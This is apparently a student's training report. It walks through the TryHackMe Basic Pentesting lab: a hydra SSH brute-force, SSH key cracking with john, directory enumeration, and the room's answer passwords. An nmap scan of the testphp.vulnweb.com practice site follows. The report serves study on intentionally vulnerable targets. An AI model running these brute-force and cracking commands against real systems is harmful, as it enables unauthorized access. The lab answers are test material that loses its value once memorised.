

JANVI UPARE



| | |
|--------------|--------------------------------|
| NAME | JANVI UPARE |
| BATCH | JUNE B1(CYBER SECURITY) |

LEVEL: Hard

JANVI UPARE

| SR NO. | TITLE | PG NO. |
|---------------|---|---------------|
| 1. | Using the Tryhackme platform, launch the Basic Pentesting room. Penetrate the room and answer all the questions that are given to you on the website and also create a detailed document of the process of penetration and how you did it. | |

JANVI UPARE

- 1. Using the Tryhackme platform, launch the Basic Pentesting room.**
Penetrate the room and answer all the questions that are given to you on the website and also create a detailed document of the process of penetration and how you did it.

- 1. Attack name-** Web App Testing and Privilege Escalation of Basic Pentesting Room on TryHackMe

Tasks include attacks as follows:

brute forcing

hash cracking

service enumeration

Linux Enumeration

- 2.Impact - a.** Unauthorized access to sensitive data and credentials

b. potential control over the target system

c. compromise of user credentials

d. elevated privileges.

3.Severity

1. Brute force attacks on login sites or services, such as SSH.

Severity: High owing to the risk of unauthorized access and compromise of sensitive data.

- 2.** Hash cracking involves obtaining and cracking password hashes.

Severity: High, as it might result in credential theft and illegal access to many accounts.

JANVI UPARE

3. Enumerating services to detect vulnerabilities and misconfigurations.

Severity: High since it contains useful information for conducting targeted attacks.

4. Enumerating privilege escalation vectors in Linux.

Severity: High since it results in elevated privileges, allowing the attacker complete control of the target system.

4. Steps to reproduce with screen shots

Task 1: Web App Testing and Privilege Escalation

In these set of tasks you'll learn the following:

- brute forcing
- hash cracking
- service enumeration
- Linux Enumeration

The main goal here is to learn as much as possible. Make sure you are connected to our network using your [OpenVPN configuration file](#).

Credits to [Josiah Pierce](#) from Vulnhub.

Answer the questions below

Deploy the machine and connect to our network

No answer needed ✓ Correct Answer

Find the services exposed by the machine

No answer needed ✓ Correct Answer 9 Hint

What is the name of the hidden directory on the web server(enter name without /)?

development ✓ Correct Answer 9 Hint

User brute-forcing to find the username & password

No answer needed ✓ Correct Answer

No answer needed ✓ Correct Answer

What is the username?

jan ✓ Correct Answer 9 Hint

What is the password?

armando ✓ Correct Answer 9 Hint

What service do you use to access the server(answer in abbreviation in all caps)?

SSH ✓ Correct Answer 9 Hint

Enumerate the machine to find any vectors for privilege escalation

No answer needed ✓ Correct Answer 9 Hint

What is the name of the other user you found(all lower case)?

kar ✓ Correct Answer

If you have found another user, what can you do with this information?

No answer needed ✓ Correct Answer 9 Hint


What is the final password you obtain?

heresareallystrongpasswordthatfollowsthepasswordpolicySS ✓ Correct Answer 9 Hint

JANVI UPARE

1. Deploy the target machine provided by TryHackMe.
2. To Find the Services Exposed by the Machine:

Use NMAP: nmap -sV target_ip




3. To find the Hidden Directory on the Web Server using web enumeration-

Using Gobuster to find hidden directories on the web server

```
gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt -u
```

```
target_ip
```


JANVI UPARE




In this case, the hidden directory is development.

4. Brute Forcing for Username and Password


- For username use command: `enum4linux -e target_ip`



JANVI UPARE



The last output:




Two users are: jan, kay

- For password using the tool Hydra:

```
hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://[target_ip]
```


JANVI UPARE



The password for jan is found to be ‘armando’.

5. Use SSH to access the server with the found credentials

ssh jan@[target_ip]



JANVI UPARE

The screenshot shows a Windows desktop environment with two main windows open:

- Terminal Window:** The title bar says "root@ip-10-10-80-243:~". It displays a long list of system files and directories, including "/etc/passwd", "/bin/bash", and various logins like "daemon", "news", "uucp", and "gnats". The output ends with a warning about proxy settings.
- Notepad Window:** The title bar says "*Untitled - Notepad". It contains the text "Janvi Upare".

The desktop taskbar at the bottom shows icons for various applications like Gmail, YouTube, Google Docs, WhatsApp, ChatGPT, Google Translate, and Google Cloud Skills. The system tray indicates the date as "Mon 17 Jun, 19:29" and the IP address as "AttackBox IP:10.10.80.243".

The second terminal window below shows a similar session but with a different command:

```
root@ip-10-10-80-243:~\njan@basic2:/home/kay$\nls -al\nTotal 48\n-dw-r-xr-x 5 kay kay 4096 Apr 23 2018 .\n-dw-r-xr-x 4 root root 4096 Apr 19 2018 ..\n-rw-r--r-- 1 kay kay 756 Apr 23 2018 .bash_history\n-rw-r--r-- 1 kay kay 220 Apr 17 2018 .bash_logout\nTermi-rw-r--r-- 1 kay kay 3771 Apr 17 2018 .bashrc\n-drwxr-xr-x 2 kay kay 4096 Apr 17 2018 .cache\n-rw-r--r-- 1 root kay 119 Apr 23 2018 .lessht\n-drwxrwxr-x 2 kay kay 4096 Apr 23 2018 .nano\nToo-rw-r--r-- 1 kay kay 57 Apr 23 2018 pass.bak\n-rw-r--r-- 1 kay kay 655 Apr 17 2018 .profile\n-drwxr-xr-x 2 kay kay 4096 Apr 23 2018 .ssh\n-rw-r--r-- 1 kay kay 0 Apr 17 2018 .sudo_as_admin_successful\n-rw-r--r-- 1 root kay 538 Apr 23 2018 .vmlin\nAddition:jan@basic2:/home/kay$\njan@basic2:/home/kay$\n.ssh\nauthorized keys id_rsa id_rsa.pub\njan@basic2:/home/kay$\n.ssh\n cat id_rsa\n-----BEGIN RSA PRIVATE KEY-----\nProc-Type: 4,ENCRYPTED\nDEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75\nid_rsa\nIoNb/J0q2Pd56EZ23oAaJxLvhuz1crR40NGUAnKcRxg3+9vn6xcujpzUDuUtlz
```

JANVI UPARE

The screenshot shows a Linux desktop environment with a terminal window open as root. The terminal displays the following command and its output:

```
root@ip-10-10-80-243:~# cd .ssh  
root@ip-10-10-80-243:~/ssh# ls  
authorized_keys id_rsa id_rsa.pub  
root@ip-10-10-80-243:~/ssh# cat id_rsa  
-----BEGIN RSA PRIVATE KEY-----  
Proc-Type: 4,ENCRYPTED  
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75  
-----  
Too long output follows.
```


Below the terminal, a Notepad window titled "Untitled - Notepad" contains the text "Janvi Upare". The desktop bar at the bottom shows various application icons and the date/time: 18-06-2024, 12:00 AM.

The screenshot shows a Linux desktop environment with a terminal window open as root. The terminal displays the following command and its output:

```
root@ip-10-10-80-243:~# cd Desktop  
root@ip-10-10-80-243:~/Desktop# python3 /opt/john/ssh2john.py id_rsa.txt > decrypted.txt  
root@ip-10-10-80-243:~/Desktop# john --wordlist=/usr/share/wordlists/rockyou.txt decrypted.txt  
Note: This format may emit false positives, so it will keep trying even after finding a possible candidate.  
Warning: detected hash type "SSH", but the string is also recognized as "ssh-opencl"  
Use the "--format=ssh-opencl" option to force loading these as that type instead  
Using default input encoding: UTF-8  
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])  
Cost 1 (KDF/cipher [0=MDS/AES 1=MDS/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes  
'Cost 2 (iteration count) is 1 for all loaded hashes  
Will run 2 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
beeswax (id_rsa.txt)  
1g 0:00:00:12 58.34% (ETA: 19:00:46) 0.08312g/s 699488p/s 699488c/s ed  
laok..edlaisha13  
1g 0:00:00:20 DONE (2024-06-17 19:00) 0.04930g/s 707184p/s 707184c/s 707184C/s  
Session completed.
```

Below the terminal, a Notepad window titled "Untitled - Notepad" contains the text "Janvi Upare". The desktop bar at the bottom shows various application icons and the date/time: 18-06-2024, 12:02 AM.

JANVI UPARE



Summary

Hidden Directory: development

Username: jan

Password: armando

Service for Access: SSH

Other User: kay

Kay's Password: beeswax

Final password:

heresareallystrongpasswordthatfollowsthepasswordpolicy\$\$

5. Mitigation steps

1. Patch and Update:

Update and patch all software on a regular basis to reduce known vulnerabilities. Make sure every service is current.

2. Safe Setups:

JANVI UPARE

Turn off unused services and make sure all active services have their configurations safe. Use multi-factor authentication (MFA) and establish robust password policies.

3. Controls for Access:

Strict monitoring and access controls should be put in place to identify and stop unwanted access.

4. Continuous Evaluations:

To find and fix vulnerabilities, do frequent penetration tests and security audits. Utilize intrusion detection systems (IDS).

5. Training and awareness:

Inform users and administrators about possible risks and effective practices for security. Promote the reporting of suspicious activity and prompt action in response.

JANVI UPARE



| | |
|-------|-------------------------|
| NAME | JANVI UPARE |
| BATCH | JUNE B1(CYBER SECURITY) |

Level: Beginner

JANVI UPARE

TABLE OF CONTENTS:

| SR NO. | TITLE | PAGE NO. |
|--------|---|----------|
| 1. | Task Level (Beginner): 1) Find all the ports that are open on the website http://testphp.vulnweb.com/ | |
| 2. | 2) Brute force the website http://testphp.vulnweb.com/ and find the directories that are present in the website. | |
| 3. | 3) Make a login in the website http://testphp.vulnweb.com/ and intercept the network traffic using Wireshark and find the credentials that were transferred through the network. | |
| 4. | Task Level (Intermediate) 1) A file is encrypted using VeraCrypt (A disk encryption tool). The password to access the file is encrypted in a hash format and provided to you in the drive with the name encoded.txt. Decode the password and enter in the vera crypt to unlock the file and find the secret code in it. The VeraCrypt setup file will be provided to you. | |
| 5. | 2) An executable file of VeraCrypt will be provided to you. Find the address of the entry point of the executable using PE explorer tool and provide the value as the answer as a screenshot. | |
| 6. | 3) Create a payload using Metasploit and make a reverse shell connection from a Windows 10 machine | |

JANVI UPARE

| | | |
|--|--------------------------------|--|
| | in your virtual machine setup. | |
| | | |

JANVI UPARE

TASK 1:

1) Find all the ports that are open on the website

<http://testphp.vulnweb.com/>

Attack name-Port Scanning.

Impact- Through port scanning we can discover which services are running on the target system which identifies for open ports which can be further exploited by attackers for various purpose.

Severity- It is medium level harmful as port scanning doesn't causes any damage but after finding open ports using port scanning one can exploit it gain unauthorized access to targets os or sensitive information etc.

Steps to reproduce with screen shots:

Tool used: NMAP

Step 1. Open terminal in kali linux


Step 2: install nmap by the command:

Sudo apt-get install nmap

Step 3: Run the following command in the terminal

nmap -Pn testphp.vulnweb.com

JANVI UPARE



The screenshot shows a terminal window titled 'janvi234@kali: ~'. The window contains the output of an Nmap scan. The command run was '\$ nmap -Pn testphp.vulnweb.com'. The output shows the host is up with 0.37s latency. It lists several open ports: 80/tcp (http), 110/tcp (pop3), 2000/tcp (cisco-sccp), and 5060/tcp (sip). A note indicates 996 filtered ports. The scan took 34.66 seconds.

```
janvi234@kali: ~
$ nmap -Pn testphp.vulnweb.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-05 13:35 EDT
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.37s latency).
Other addresses for testphp.vulnweb.com (not scanned): 64:ff9b::2ce4:
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
110/tcp   open  pop3
2000/tcp  open  cisco-sccp
5060/tcp  open  sip

Nmap done: 1 IP address (1 host up) scanned in 34.66 seconds
```

Step 4: Analyse the results

Port 80 (HTTP): indicates hosting a website which may be vulnerable to attacks like sqli, XSS etc.

Port 110 (POP3): POP3 (Post Office Protocol version 3) is used for retrieving emails from a mail server and attackers can intercept those emails if not encrypted and further causes unauthorized access.

Port 2000 (Cisco SCCP): Cisco SCCP (Skinny Client Control Protocol), if open could expose the server to VoIP-related attacks such as eavesdropping on calls.

